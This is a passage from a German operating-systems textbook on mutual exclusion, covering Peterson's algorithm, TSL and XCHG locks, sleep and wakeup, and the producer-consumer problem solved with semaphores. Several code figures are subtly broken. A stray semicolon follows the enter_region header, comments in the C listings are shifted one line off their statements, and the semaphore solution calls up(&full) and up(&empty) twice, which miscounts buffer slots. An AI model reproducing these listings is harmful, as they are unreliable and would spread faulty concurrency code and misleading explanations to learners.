Dieser Ansatz ist im Allgemeinen unattraktiv, weil es unklug wäre, einem Benutzerprozess die Macht zu geben, Interrupts abzuschalten. Aber angenommen, dieser Fall tritt ein und der Prozess schaltet die Interrupts nie wieder ein? Das könnte das Ende des Systems bedeuten. Falls darüber hinaus das System ein Multiprozessorsystem (mit zwei oder eventuell mehreren CPUs) ist, dann betrifft die Abschaltung der Interrupts nur diejenige CPU, die den `disable`-Befehl ausgeführt hat. Die anderen werden weiterlaufen und können auf den gemeinsamen Speicher zugreifen.

Auf der anderen Seite ist es für den Kern oft günstig, selbst die Interrupts für ein paar Befehle auszuschalten, während er Variablen oder Listen aktualisiert. Falls ein Interrupt aufgetreten ist, während zum Beispiel die Liste mit bereiten Prozessen inkonsistent war, könnten Race Conditions entstehen. Daher ist die Schlussfolgerung: Das Abschalten von Interrupts ist oft eine nützliche Technik innerhalb des Betriebssystems selbst, aber als ein allgemeiner gegenseitiger Ausschlussmechanismus für Benutzerprozesse nicht geeignet.

Die Möglichkeit, wechselseitigen Ausschluss durch Ausschalten von Interrupts zu erreichen, wird von Tag zu Tag – selbst innerhalb des Kerns – immer geringer. Dies liegt an der steigenden Anzahl von Mehrkernchips, die mittlerweile sogar in einfachen PCs verbreitet sind. Zwei Kerne sind heute schon üblich, vier kommen in hoch entwickelten Maschinen vor und 8 oder 16 Kerne sind bereits vorstellbar. In einem Mehrkern (d.h. einem Multiprozessorsystem) hindert das Ausschalten der Interrupts von einer CPU die anderen CPUs nicht daran, die Operationen, die die erste CPU ausführt, zu stören. Es werden also anspruchsvollere Methoden benötigt.

Sperren von Variablen

Lassen Sie uns im zweiten Anlauf nach einer Software-Lösung suchen. Betrachten wir die Verwendung einer einzelnen gemeinsam genutzten (Sperr-)Variablen, die mit 0 initialisiert ist. Wenn ein Prozess in seine kritische Region eintreten möchte, fragt er zuerst die Sperre ab. Wenn die Sperre 0 ist, setzt der Prozess sie auf 1 und betritt die kritische Region. Falls die Sperre bereits 1 ist, wartet der Prozess einfach, bis sie 0 wird. Somit bedeutet eine 0, dass kein Prozess in seiner kritischen Region ist, und eine 1 bedeutet, dass irgendein Prozess in seiner kritischen Region ist.

Leider enthält diese Idee genau den gleichen verhängnisvollen Fehler, den wir beim Spoolerordner gesehen haben. Angenommen, ein Prozess liest die Sperre aus und sieht, dass sie 0 ist. Bevor er die Sperre auf 1 setzen kann, wird ein weiterer Prozess zur Ausführung eingeteilt, der startet und die Sperre auf 1 setzt. Wenn der erste Prozess wieder läuft, setzt auch er die Sperre auf 1 und es werden zwei Prozesse gleichzeitig in ihren kritischen Regionen ausgeführt.

Nun könnten Sie annehmen, dass wir um dieses Problem herumkommen, indem wir zuerst den Sperrwert auslesen und ihn dann nochmals überprüfen, kurz bevor wir hineinschreiben, aber das löst das Problem auch nicht. Dann tritt die Race Condition auf, wenn der zweite Prozess die Sperre modifiziert, kurz nachdem der erste Prozess seine zweite Überprüfung abgeschlossen hat.

Strikter Wechsel

Eine dritte Möglichkeit, das Problem des wechselseitigen Ausschlusses anzugehen, sehen wir in ▶ Abbildung 2.23. Dieser Programmauszug ist wie nahezu alle in diesem Buch in C geschrieben. C wurde hier gewählt, weil reale Betriebssysteme fast immer in C geschrieben werden (oder ab und zu in C++), aber so gut wie nie in Sprachen wie Java, Modula 3 oder Pascal. C ist mächtig, effizient und vorhersagbar – dies sind kritische Punkte bei der Entwicklung von Betriebssystemen. Java ist zum Beispiel nicht vorhersagbar, weil die Speicherkapazität in einem kritischen Moment überschritten werden könnte und dann müsste die automatische Speicherbereinigung zu einem höchst ungünstigen Zeitpunkt aufgerufen werden. Dies kann in C nicht passieren, da es in C keine Speicherbereinigung gibt. Ein quantitativer Vergleich von C, C++, Java und vier anderen Programmiersprachen findet sich in (Prechelt, 2000).

```
while (TRUE) {                                while (TRUE) {
    while (turn != 0); /* Schleife */ ;      while (turn != 1); /* Schleife */ ;
    critical_region( );                      critical_region( );
    turn = 1;                                turn = 0;
    noncritical_region( );                   noncritical_region( );
}
```

a

b

Abbildung 2.23: Ein Lösungsvorschlag für das Problem der kritischen Regionen, (a) Prozess 0, (b) Prozess 1.
Beachten Sie, dass in beiden Fällen die `while`-Anweisungen durch ein Semikolon abgeschlossen sind.

In ▶ Abbildung 2.23 verfolgt die ganzzahlige Variable `turn`, die mit 0 initialisiert ist, wer an der Reihe ist, in die kritische Region einzutreten und den gemeinsam genutzten Speicher zu überprüfen oder zu aktualisieren. Anfänglich überprüft der Prozess 0 `turn`, stellt fest, dass `turn` 0 ist, und betritt die kritische Region. Prozess 1 stellt auch fest, dass der Wert 0 ist, und sitzt deshalb in einer Schleife fest, die laufend `turn` untersucht, um zu sehen, wann der Wert 1 wird. Die fortlaufende Überprüfung einer Variablen, bis ein beliebiger Wert erscheint, nennt man **aktives Warten** (*busy waiting*). Dies sollte gewöhnlich vermieden werden, da es CPU-Zeit verschwendet. Nur wenn zu erwarten ist, dass die Wartezeit kurz sein wird, kommt aktives Warten zum Einsatz. Eine Sperre, die aktives Warten verwendet, wird **Spinlock** genannt.

Wenn Prozess 0 die kritische Region verlässt, setzt er *turn* auf 1, um es dem Prozess 1 zu erlauben, in seine kritische Region einzutreten. Nehmen wir an, Prozess 1 beendet seine kritische Region schnell, so dass sich beide Prozesse in ihren nicht kritischen Regionen befinden, wobei *turn* auf 0 gesetzt ist. Nun führt Prozess 0 seine gesamte Schleife schnell aus, verlässt seine kritische Region und setzt *turn* auf 1. An diesem Punkt ist *turn* 1 und beide Prozesse befinden sich in ihren nicht kritischen Regionen.

Plötzlich beendet Prozess 0 seinen nicht kritischen Bereich und kehrt zurück an den Anfang seiner Schleife. Unerwartet ist es ihm nicht erlaubt, in seine kritische Region einzutreten, weil *turn* 1 ist und der Prozess 1 mit seiner nicht kritischen Region beschäftigt ist. Er hängt in seiner *while*-Schleife, bis Prozess 1 *turn* auf 0 setzt. Anders ausgedrückt: Dieses „sich Abwechseln“ ist keine gute Vorgehensweise, wenn einer der Prozesse sehr viel langsamer als der andere ist.

In dieser Situation wird die oben aufgestellte Bedingung 3 verletzt: Prozess 0 wird von einem Prozess blockiert, ohne dass dieser in seiner kritischen Region ist. Zurück zum obigen Beispiel des Spoolerordners heißt dies: Wenn wir hier das Lesen und Schreiben des Spoolerordners als kritische Regionen definieren, dann dürfte Prozess 0 keine weitere Datei drucken, da Prozess 1 noch anderweitig beschäftigt ist.

In der Tat erfordert diese Lösung, dass zwei Prozesse sich streng darin abwechseln, ihre kritischen Regionen zu betreten, wie zum Beispiel beim Spooling von Dateien. Keinem würde es erlaubt sein, zwei Dateien hintereinander einzuordnen. Obwohl dieser Algorithmus alle Race Conditions vermeiden würde, ist er kein ernsthafter Anwärter für eine Lösung, weil er Bedingung 3 verletzt.

Die Lösung von Peterson

Durch das Verbinden der Idee des „sich Abwechselns“ mit der Idee der Sperrvariablen und Warnvariablen war der niederländische Mathematiker T. Dekker der Erste, der eine Software-Lösung für das wechselseitige Ausschlussproblem entdeckte, das keinen strikten Wechsel erfordert. Für eine Diskussion von Dekkers Algorithmus siehe (Dijkstra, 1965).

1981 entdeckte G. L. Peterson einen sehr viel einfacheren Weg, um wechselseitigen Ausschluss zu erzielen. Somit war Dekkers Lösung veraltet. Der Algorithmus von Peterson ist in ►Abbildung 2.24 dargestellt. Dieser Algorithmus besteht aus zwei Prozeduren, die in ANSI C geschrieben sind. Das bedeutet, dass Funktionsprototypen für alle Funktionen geliefert werden sollten, die definiert und benutzt werden. Um Platz zu sparen, werden wir allerdings die Prototypen in diesem und den nachfolgenden Beispielen nicht zeigen.

Bevor die gemeinsam genutzten Variablen verwendet werden (z.B. bevor eine kritische Region betreten wird), ruft jeder Prozess *enter_region* mit seiner eigenen Prozessnummer, 0 oder 1, als Parameter auf. Falls notwendig, wird dieser Aufruf das Eintreten verzögern, bis es sicher ist. Der Prozess ruft *leave_region* auf, wenn er mit den gemeinsam genutzten Variablen abgeschlossen hat, und erlaubt damit dem anderen Prozess das Eintreten, falls dieser es wünscht.

```

#define FALSE 0
#define TRUE 1
#define N    2           /* Anzahl der Prozesse */

int turn;                /* wer ist am Zug? */
int interested[N];       /* alle Werte 0 (FALSE)*/

void enter_region(int process); /* Prozess: wer tritt ein (0 oder 1)? */
{
    int other;             /* Nummer des anderen Prozesses */

    other = 1 - process;   /* der andere Prozess */
    interested[process] = TRUE; /* Interesse zeigen */
    turn = process;        /* Flag setzen */
    while (turn == process && interested[other] == TRUE); /* Leeranweisung */
}

void leave_region(int process) /* Prozess: wer verlässt die Region */
{
    interested[process] = FALSE; /* zeigt den Ausstieg aus kritischer */
                                /* Region an */
}

```

Abbildung 2.24: Die Lösung von Peterson für wechselseitigen Ausschluss

Wie funktioniert diese Lösung? Anfänglich befindet sich kein Prozess in seiner kritischen Region. Nun ruft der Prozess 0 *enter_region* auf. Er bekundet sein Interesse, indem er sein Feldelement auf *TRUE* und die Variable *turn* auf 0 setzt. Da der Prozess 1 nicht interessiert ist, kehrt *enter_region* sofort zurück. Falls jetzt der Prozess 1 *enter_region* aufruft, wird er hier so lange warten, bis *interested[0]* auf *FALSE* übergeht. Dieses Ereignis tritt aber nur ein, wenn der Prozess 0 *leave_region* aufruft, um die kritische Region zu verlassen.

Jetzt betrachten wir den Fall, dass beide Prozesse *enter_region* beinahe gleichzeitig aufrufen. Beide werden ihre Prozessnummern in *turn* speichern. Das zuletzt beendete Speichern zählt – das erste Speicherergebnis wird überschrieben und geht verloren. Angenommen, der Prozess 1 kann als Letzter speichern, also ist *turn* gleich 1. Wenn beide Prozesse zur *while*-Anweisung kommen, führt der Prozess 0 sie keinmal aus und betritt die kritische Region. Prozess 1 läuft in die *while*-Schleife und betritt seine kritische Region nicht, bevor Prozess 0 die kritische Region wieder verlässt.

Der TSL-Befehl

Betrachten wir jetzt eine Vorgehensweise, bei der ein wenig Hilfe von der Hardware gefordert ist. Einige Computer, speziell jene, die mit mehreren Prozessoren arbeiten, verfügen über einen Befehl

TSL RX, LOCK

(Test and Set Lock), der wie folgt arbeitet: Der Inhalt des Speicherwortes *lock* wird ins Register RX eingelesen und ein Wert ungleich null wird dann an der Speicheradresse von *lock* abgelegt. Das Lesen und das Schreiben dieses Wortes sind garantiert unteilbare Operationen – kein anderer Prozessor kann auf das Speicherwort zugreifen, bis der Befehl beendet ist. Wenn die CPU den TSL-Befehl ausführt, wird der Speicherbus gesperrt, um anderen CPUs den Zugriff auf den Speicher so lange zu verwehren, bis die Operation abgeschlossen ist.

Es ist wichtig, sich den Unterschied zwischen dem Sperren des Speicherbusses und dem Ausschalten von Interrupts klarzumachen: Das Ausschalten der Interrupts und das anschließende Ausführen einer Leseoperation auf einem Speicherwort, gefolgt von einer Schreiboperation, hält einen zweiten Prozessor nicht davon ab, zwischen dem Lesen und Schreiben auf dieses Wort zuzugreifen. Tatsächlich hat das Ausschalten der Interrupts durch Prozessor 1 überhaupt keine Auswirkungen auf Prozessor 2. Der einzige Weg, Prozessor 2 vom Speicher fernzuhalten, bis Prozessor 1 seine Operationen abgeschlossen hat, ist das Sperren des Busses, was eine spezielle Hardware-Unterstützung erfordert (hauptsächlich eine Busleitung, die sicherstellen kann, dass der Bus nur von dem Prozessor benutzt werden kann, der die Sperre gesetzt hat).

Um den TSL-Befehl zu verwenden, nutzen wir eine gemeinsam genutzte Variable *lock*, um den Zugriff auf gemeinsamen Speicher zu koordinieren. Wenn *lock* 0 ist, könnte jeder Prozess sie auf 1 setzen, indem er den TSL-Befehl benutzt, und dann den gemeinsamen Speicher lesen oder beschreiben. Danach setzt der Prozess *lock* mithilfe eines gewöhnlichen move-Befehls zurück auf 0.

Wie lassen sich mithilfe dieses Befehls zwei Prozesse davon abhalten, gleichzeitig in ihre kritischen Regionen einzutreten? Die Lösung sehen Sie in ► Abbildung 2.25 in Form eines Unterprogramms, das vier Befehle enthält und in einer fiktiven (aber typischen) Assemblersprache geschrieben ist. Der erste Befehl kopiert den alten Wert von *lock* in das Register und setzt dann *lock* auf 1. Dann wird der alte Wert mit 0 verglichen. Falls dieser nicht null ist, war die Sperre bereits gesetzt, also geht das Programm einfach wieder zurück zum Anfang und prüft noch einmal. Früher oder später wird er 0 werden (wenn der gerade in seiner kritischen Region laufende Prozess mit seiner kritischen Region fertig ist) und das Unterprogramm kehrt mit der gesetzten Sperre zurück. Die Sperre zu lösen ist nicht schwierig. Das Programm speichert einfach eine 0 in *lock*. Es werden keine speziellen Synchronisationsbefehle benötigt.

```

enter_region:
    TSL RX,LOCK      | kopiere Sperrvariable und sperre mit 1
    CMP RX,#0        | war die Sperrvariable 0?
    JNE enter_region | wenn nicht 0, dann war gesperrt, --> in Schleife gehen
    RET              | Rücksprung; kritische Region wurde betreten

leave_region:
    MOVE LOCK,#0     | speichere 0 in Sperrvariable
    RET              | Rücksprung

```

Abbildung 2.25: Eintreten und Verlassen einer kritischen Region unter Verwendung des TSL-Befehls

Eine Lösung für das Problem der kritischen Regionen ist jetzt einfach. Vor Eintritt in die kritische Region ruft ein Prozess *enter_region* auf, welches aktiv wartet, bis die Sperre frei ist. Dann erwirbt es die Sperre und kehrt zurück. Nach der kritischen Region ruft der Prozess *leave_region* auf, welches eine 0 in *lock* speichert. Wie mit allen Lösungen, die auf kritischen Regionen basieren, muss der Prozess *enter_region* und *leave_region* zur richtigen Zeit aufrufen, damit die Methode funktioniert. Falls eine Methode mogelt, wird der wechselseitige Ausschluss scheitern.

Ein Alternative zu TSL ist der Befehl XCHG, der die Inhalte von zwei Speicherstellen automatisch austauscht, zum Beispiel von einem Register und einem Speicherwort. Der Code ist in ▶ Abbildung 2.26 gezeigt, er entspricht im Wesentlichen der Lösung mit TSL, wie man leicht sehen kann. Alle Prozessoren der Intel-x86-Serie benutzen den XCHG-Befehl für einfache Synchronisation.

```

enter_region:
    MOVE RX,#1           | speichere eine 1 im Register
    XCHG RX,LOCK         | vertausche Inhalte von Register und Sperrvariable
    CMP RX,#0            | war Sperrvariable 0?
    JNE enter_region     | wenn nicht 0, dann war gesperrt, in Schleife gehen
    RET                  | Rücksprung; kritische Region wurde betreten

leave_region:
    MOVE LOCK,#0          | speichere 0 in Sperrvariable
    RET                  | Rücksprung

```

Abbildung 2.26: Eintreten und Verlassen einer kritischen Region unter Verwendung des XCHG-Befehls

2.3.4 Sleep und Wakeup

Sowohl die Lösung von Peterson als auch die mit TSL bzw. XCHG sind korrekt, aber alle haben den Nachteil, dass aktives Warten erforderlich ist. Im Wesentlichen gehen die Lösungen wie folgt vor: Wenn ein Prozess in eine kritische Region eintreten möchte, überprüft er, ob der Eintritt erlaubt ist. Falls dies nicht der Fall ist, hängt der Prozess so lange in einer Warteschleife, bis er eintreten darf.

Dieser Ansatz verschwendet nicht nur CPU-Zeit, sondern kann auch für Überraschungseffekte sorgen. Betrachten wir einen Computer mit zwei Prozessen *H* und *L*, wobei *H* hohe Priorität und *L* niedrige Priorität haben soll. Die Schedulingregeln sollen besagen, dass Prozess *H* immer laufen kann, wenn er rechenbereit ist. Nun trete folgende Situation ein: *L* befindet sich in seiner kritischen Region und *H* wird rechenbereit (z.B. weil eine Ein-/Ausgabeoperation abgeschlossen wurde). *H* beginnt nun mit dem aktiven Warten, aber da *L* niemals zum Zug kommt, während *H* läuft, bekommt *L* niemals die Möglichkeit, seinen kritischen Bereich zu verlassen. Somit bleibt *H* für immer in der Warteschleife. Diese Situation wird manchmal als das **Prioritätsumkehrproblem** (*priority inversion problem*) bezeichnet.

Betrachten wir nun einige Basisoperationen der Interprozesskommunikation (auch IPC-Primitive genannt), die blockieren anstatt CPU-Zeit zu verschwenden, wenn sie ihre kritische Region nicht betreten dürfen. Eine der einfachsten ist das Paar `sleep` und `wakeup`. `Sleep` ist ein Systemaufruf, der den Aufrufer veranlasst zu blockieren. Dieser Zustand bleibt so lange bestehen, bis ein weiterer Prozess ihn wieder aufweckt. Der `wakeup`-Aufruf hat nur einen Parameter, und zwar den aufzuweckenden Prozess. Alternativ haben `sleep` und `wakeup` je einen Parameter: eine Speicheradresse, die benötigt wird, damit die `sleep`-Aufrufe mit den `wakeup`-Aufrufen zusammenpassen.

Das Erzeuger-Verbraucher-Problem

Als ein Beispiel für die Verwendung dieser Primitiven betrachten wir das **Erzeuger-Verbraucher-Problem** (*producer-consumer problem*, auch bekannt als das Problem des **begrenzten Puffers** (*bounded-buffer problem*)). Zwei Prozesse teilen sich einen allgemeinen Puffer mit fester Größe. Einer der Prozesse, der Erzeuger, legt Informationen in den Puffer, der andere, der Verbraucher, nimmt sie heraus. (Das Problem lässt sich auch so verallgemeinern, dass man m Erzeuger und n Verbraucher hat, aber wir wollen nur den Fall mit einem Erzeuger und einem Verbraucher berücksichtigen, weil diese Annahme die Lösung vereinfacht.)

Ein Problem entsteht, wenn der Erzeuger eine neue Nachricht in den Puffer legen möchte, der aber schon voll ist. Dies kann gelöst werden, indem man den Erzeuger schlafen legt und wieder aufweckt, sobald der Verbraucher eine oder mehrere Nachrichten entfernt hat. Ebenso geht umgekehrt der Verbraucher schlafen, wenn er eine Nachricht aus dem Puffer entfernen möchte und dabei bemerkt, dass der Puffer leer ist, und zwar so lange, bis der Erzeuger etwas in den Puffer legt und ihn wieder aufweckt.

Dieser Ansatz klingt einfach genug, aber er führt zur gleichen Art von Race Conditions, wie wir sie früher beim Spoolerordner gesehen haben. Um die Anzahl der Nachrichten im Puffer zu verfolgen, brauchen wir eine Variable *count*. Falls die maximale Anzahl an Nachrichten, die der Puffer aufnehmen kann, N beträgt, prüft der Code des Erzeugers zuerst, ob *count* gleich N ist. Falls ja, legt sich der Erzeuger schlafen; falls nicht, fügt der Erzeuger eine Nachricht hinzu und erhöht *count* um eins.

Der Code des Verbrauchers ist ganz ähnlich: Zuerst wird geprüft, ob *count* 0 ist. In diesem Fall legt sich der Verbraucher schlafen; falls sie nicht null ist, entfernt er eine Nachricht und verringert den Zähler um eins. Jeder der Prozesse prüft auch, ob der andere aufgeweckt werden sollte, und falls dies zutrifft, weckt er ihn auch auf. Sowohl die Codes für Erzeuger als auch für Verbraucher sind in ▶ Abbildung 2.27 zu sehen.

Um Systemaufrufe wie `sleep` und `wakeup` in C auszudrücken, werden wir sie als Aufrufe von Bibliotheksroutinen darstellen. Sie sind zwar kein Bestandteil der Standard-C-Bibliothek, aber vermutlich auf jedem System vorhanden, das über diese Systemaufrufe verfügt. Die Prozeduren `insert_item` und `remove_item`, die hier nicht dargestellt sind, verwalten die Buchführung, um Nachrichten in den Puffer zu legen und Nachrichten aus dem Puffer herauszunehmen.

```

#define N 100                                /* Anzahl der Einträge im Puffer */
int count = 0;                            /* Anzahl der Elemente im Puffer */

void producer(void)
{
    int item;

    while (TRUE) {
        item = produce_item();           /* Endlosschleife */
        if (count == N) sleep();         /* erzeuge nächstes Element */
        insert_item(item);             /* wenn Puffer voll, gehe schlafen */
        count = count + 1;              /* schreibe Elemente in Puffer */
        /* erhöhe Anzahl der Elemente */
        /* im Puffer */
        if (count == 1) wakeup(consumer); /* war der Puffer leer? */
    }
}

void consumer(void)
{
    int item;

    while (TRUE) {
        if (count == 0) sleep();         /* Endlosschleife */
        /* wenn Puffer voll, */
        /* gehe schlafen */
        item = remove_item();          /* hole Elemente aus Puffer */
        count = count - 1;             /* dekrementiere Anzahl */
        /* Elemente im Puffer */
        if (count == N - 1) wakeup(producer); /* war der Puffer voll? */
        consume_item(item);           /* gebe Element aus */
    }
}

```

Abbildung 2.27: Das Erzeuger-Verbraucher-Problem mit einer verhängnisvollen Race Condition

Lassen Sie uns nun zu den Race Conditions zurückkommen. Diese können auftreten, da der Zugriff auf *count* nicht zwingend erforderlich ist. So könnte möglicherweise die folgende Situation entstehen: Der Puffer ist leer und der Verbraucher hat gerade *count* gelesen, um zu sehen, ob er 0 ist. In diesem Augenblick entscheidet der Scheduler, den Verbraucher vorübergehend zu stoppen, und startet den Erzeuger. Der Erzeuger fügt eine Nachricht in den Puffer ein, erhöht *count* um eins und bemerkt, dass er jetzt 1 ist. Überzeugt davon, dass *count* vorher 0 war und der Verbraucher offensichtlich schlafen muss, ruft der Erzeuger *wakeup* auf, um den Verbraucher zu wecken.

Leider schlafst der Verbraucher noch nicht wirklich, so dass das Aufwecksignal verloren geht. Wenn der Verbraucher das nächste Mal läuft, wird er den Wert von *count*, den er zuvor gelesen hatte, prüfen und feststellen, dass er 0 ist, und schlafen gehen. Früher oder später wird der Erzeuger den Puffer auffüllen und auch schlafen gehen. Beide schlafen für immer.

Der Kern des Problems hier ist, dass ein Weckruf, der an einen (noch) nicht schlafenden Prozess geschickt wird, verloren geht. Falls diese Aufrufe nicht verloren gehen, funktioniert alles. Als schnelle Korrektur bietet es sich an, die Regeln dahingehend zu

ändern, dass ein **Weckruf-Warte-Bit** (*wakeup waiting bit*) in das Bild eingefügt wird. Wenn ein Weckruf an einen Prozess gesendet wird, der noch wach ist, wird dieses Bit gesetzt. Wenn der Prozess später versucht, schlafen zu gehen, wird das Weckruf-Warte-Bit gelöscht, falls es noch gesetzt ist. Der Prozess bleibt aber noch wach. Das Weckruf-Warte-Bit stellt eine Art „Sparschwein“ für Aufwecksignale dar.

Auch wenn das Weckruf-Warte-Bit in diesem einfachen Beispiel die Situation rettet, kann man leicht Beispiele mit drei oder mehr Prozessen konstruieren, in denen ein einziges Weckruf-Warte-Bit nicht ausreichend ist. Wir könnten eine weitere Korrektur vornehmen und ein zweites Weckruf-Warte-Bit hinzufügen oder auch 8 oder 32 davon, aber damit wäre das Problem im Prinzip immer noch nicht aus der Welt.

2.3.5 Semaphor

Dies war die Situation 1965, als E. W. Dijkstra (1965) vorschlug, eine ganzzahlige Variable zu benutzen, um die Anzahl an Weckrufen für die zukünftige Verwendung zu speichern. In seinem Vorschlag wurde eine neue Variablenart, **Semaphor** genannt, eingeführt. Ein Semaphor könnte den Wert 0 besitzen, um anzudeuten, dass keine Weckrufe gespeichert sind, oder irgendeinen positiven Wert, falls ein oder mehrere Weckrufe noch ausstehen.

Dijkstra schlug vor, zwei Operationen zu verwenden, `down` und `up` (Verallgemeinerungen von `sleep` bzw. `wakeup`). Die `down`-Operation eines Semaphors prüft, ob der Wert größer als 0 ist. Falls dies zutrifft, vermindert sie den Wert um eins (d.h., sie verbraucht einen gespeicherten Weckruf) und macht einfach weiter. Falls der Wert 0 ist, wird der Prozess sofort schlafen gelegt, ohne momentan `down` vollständig auszuführen. Das Überprüfen des Werts, seine Veränderung und möglicherweise das Schlafengehen sind alles einzelne, unteilbare **atomare Aktionen**. Wenn einmal eine Operation eines Semaphors begonnen wurde, kann kein anderer Prozess auf das Semaphor zugreifen, bevor die Operation beendet ist oder blockiert wird. Diese Eigenschaft der Unteilbarkeit ist absolut unentbehrlich, um Synchronisationsprobleme zu lösen und Race Conditions zu vermeiden. Atomare Aktionen, bei denen eine Gruppe von zusammengehörigen Operationen entweder vollständig ohne jegliche Unterbrechung oder aber überhaupt nicht ausgeführt wird, sind auch in vielen anderen Bereichen der Informatik äußerst wichtig.

Die `up`-Operation erhöht den Wert des adressierten Semaphors um eins. Wenn ein oder mehrere Prozesse auf einem Semaphor schlafen sollten, die eine frühere `down`-Operation noch nicht abschließen konnten, wird einer davon vom System (z.B. durch Zufall) ausgewählt. Dieser Prozess darf jetzt seine `down`-Operation vervollständigen. Somit bleibt nach einem `up` an ein Semaphor, auf dem schlafende Prozesse warten, der Wert des Semaphors immer noch auf 0, aber es wird einen Prozess weniger geben, der auf dem Semaphor schläft. Die beiden Operationen – das Semaphor inkrementieren und einen Prozess aufwecken – sind ebenfalls unteilbar. Kein Prozess wird jemals die Ausführung eines `up` bzw. `wakeup` im vorigen Modell blockieren.

Nebenbei bemerkt verwendete Dijkstra in seiner ursprünglichen Veröffentlichung die Bezeichnungen `P` und `V` statt `up` und `down`. Da aber diese keine mnemotechnische Bedeutung für Leute haben, die kein Niederländisch sprechen (und nur geringfügige

Bedeutung für diejenigen, die es tun) – *Proberen* (versuchen) und *Verhögen* (erhöhen) –, werden wir stattdessen die Ausdrücke `up` und `down` verwenden. Diese wurden erstmals in der Programmiersprache Algol 68 eingeführt.

Lösung des Erzeuger-Verbraucher-Problems unter Verwendung von Semaphoren

Semaphore lösen das Problem des verlorenen Weckrufs, wie in ▶ Abbildung 2.28 gezeigt. Damit sie korrekt funktionieren, ist es notwendig, sie so zu implementieren, dass sie unteilbar sind. Normalerweise werden `up` und `down` als Systemaufrufe realisiert, wobei das Betriebssystem kurzzeitig alle Interrupts ausschaltet, während es das Semaphor überprüft und aktualisiert und gegebenenfalls den Prozess schlafen legt. Da all diese Aktionen nur ein paar Befehle benötigen, entsteht kein Schaden durch das Abschalten der Interrupts. Falls mehrere CPUs benutzt werden, sollte jedes Semaphor durch eine Sperrvariable geschützt und der `TSL`-Befehl verwendet werden, um sicherzustellen, dass jeweils nur eine CPU das Semaphor überprüft.

Die Verwendung von `TSL` bzw. `XCHG`, um mehrere CPUs vor gleichzeitigem Zugriff auf ein Semaphor zu schützen, unterscheidet sich deutlich davon, dass Erzeuger oder Verbraucher aktiv aufeinander warten, um den Puffer zu leeren oder zu füllen. Die Operation des Semaphors wird nur ein paar Mikrosekunden benötigen, wohingegen Erzeuger oder Verbraucher zeitlich beliebig lang sein können.

Diese Lösung verwendet drei Semaphore: `full` zählt die belegten Einträge, `empty` zählt die leeren Einträge und `mutex` stellt sicher, dass Erzeuger und Verbraucher nicht zur gleichen Zeit auf den Puffer zugreifen. Die Anfangsbelegung für `full` ist 0, für `empty` entspricht sie der Anzahl an Puffereinträgen und für `mutex` ist sie 1. Semaphore, die mit 1 initialisiert sind und die von zwei oder mehr Prozessen dazu benutzt werden, um sicherzustellen, dass zu einem Zeitpunkt nur jeweils einer seine kritische Region betreten kann, werden **binäre Semaphore** genannt. Falls jeder Prozess ein `down` ausführt, kurz bevor er seine kritische Region betritt, und ein `up`, kurz nachdem er sie verlassen hat, ist wechselseitiger Ausschluss garantiert.

Jetzt, da wir gute IPC-Primitive zur Verfügung haben, wollen wir zurückgehen und uns die Abfolge bei der Interruptbehandlung in Abbildung 2.5 noch einmal ansehen. In einem System mit Semaphoren ist der natürliche Weg zur Verbergung von Interrupts, jedem Ein-/Ausgabegerät jeweils ein Semaphor zuzuordnen, das mit 0 initialisiert ist. Direkt nach dem Start eines Gerätes führt der Verwaltungsprozess ein `down` auf dem zugehörigen Semaphor aus, so dass sofort blockiert wird. Wenn der Interrupt eintrifft, führt die Unterbrechungsroutine ein `up` auf dem entsprechenden Semaphor aus, welches den zugehörigen Prozess weiterlaufen lässt. In diesem Modell besteht Schritt 5 in Abbildung 2.5 aus der Ausführung eines `up` auf das Semaphor des Gerätes, so dass es dem Scheduler in Schritt 6 möglich ist, die Geräteverwaltung laufen zu lassen. Falls nun natürlich mehrere Prozesse rechenbereit sind, könnte der Scheduler einen wichtigeren Prozess als Nächstes auswählen. Wir werden einige der Strategien für das Scheduling später in diesem Kapitel betrachten.

```

#define N 100           /* Anzahl der Einträge im Puffer */
typedef int semaphore;   /* Semaphore sind spezielle Integerwerte */
semaphore mutex = 1;     /* steuert den Zugriff auf kritische Regionen */
semaphore empty = N;    /* zählt leere Puffereinträge */
semaphore full = 0;     /* zählt volle Puffereinträge */

void producer(void)
{
    int item;

    while (TRUE) {
        item = produce_item();          /* TRUE ist die Konstante 1 */
        down(&empty);                 /* erzeuge etwas für den Puffer */
        down(&mutex);                /* dekrementiere Zähler für leere Einträge */
        insert_item(item);             /* trete in kritische Region ein */
        up(&mutex);                  /* lege Element in Puffer */
        up(&full);                   /* verlasse kritische Region */
        up(&full);                   /* erhöhe Anzahl der vollen Einträge */
    }
}

void consumer(void)
{
    int item;

    while (TRUE) {
        down(&full);                /* Endlosschleife */
        down(&mutex);                /* dekrementiere Zähler für volle Einträge */
        item = remove_item();         /* trete in kritische Region ein */
        up(&mutex);                 /* hole Elemente aus Puffer */
        up(&empty);                 /* verlasse kritische Region */
        up(&empty);                 /* erhöhe Anzahl der leeren Einträge */
        consume_item(item);          /* benutze das Element */
    }
}

```

Abbildung 2.28: Das Erzeuger-Verbraucher-Problem unter Verwendung von Semaphoren

Im Beispiel aus ►Abbildung 2.28 haben wir Semaphore in zwei verschiedenen Arten verwendet. Dieser Unterschied ist so wichtig, dass wir ihn noch einmal ausführlich darstellen. Die *mutex*-Semaphore werden für den wechselseitigen Ausschluss verwendet. Sie wurden entworfen, um sicherzustellen, dass nur jeweils ein Prozess den Puffer und die zugehörigen Variablen liest oder beschreibt. Dieser wechselseitige Ausschluss wird benötigt, um Chaos zu vermeiden. Wir werden den wechselseitigen Ausschluss und wie man ihn erreichen kann im nächsten Abschnitt noch weiter untersuchen.

Außerdem werden Semaphore im Bereich der **Synchronisation** eingesetzt. Die *full*- und *empty*-Semaphore sollen das Auftreten bzw. Ausbleiben gewisser Ereignisabläufe garantieren. Dabei sorgen die Semaphore dafür, dass der Erzeuger anhält, wenn der Puffer voll ist, und dass der Verbraucher anhält, wenn er leer ist. Diese Verwendung der Semaphore hat nichts mit wechselseitigem Ausschluss zu tun.

2.3.6 Mutex

Benötigt man nicht die Fähigkeit des Semaphors zu zählen, wird manchmal eine vereinfachte Version eines Semaphors, Mutex genannt, verwendet. Mutexe dienen nur der Verwaltung des wechselseitigen Ausschlusses von einer beliebigen, gemeinsam genutzten Ressource oder eines Codestücks. Sie sind einfach und effizient zu implementieren, was sie besonders für solche Thread-Pakete interessant macht, die komplett im Benutzeradressraum realisiert sind.

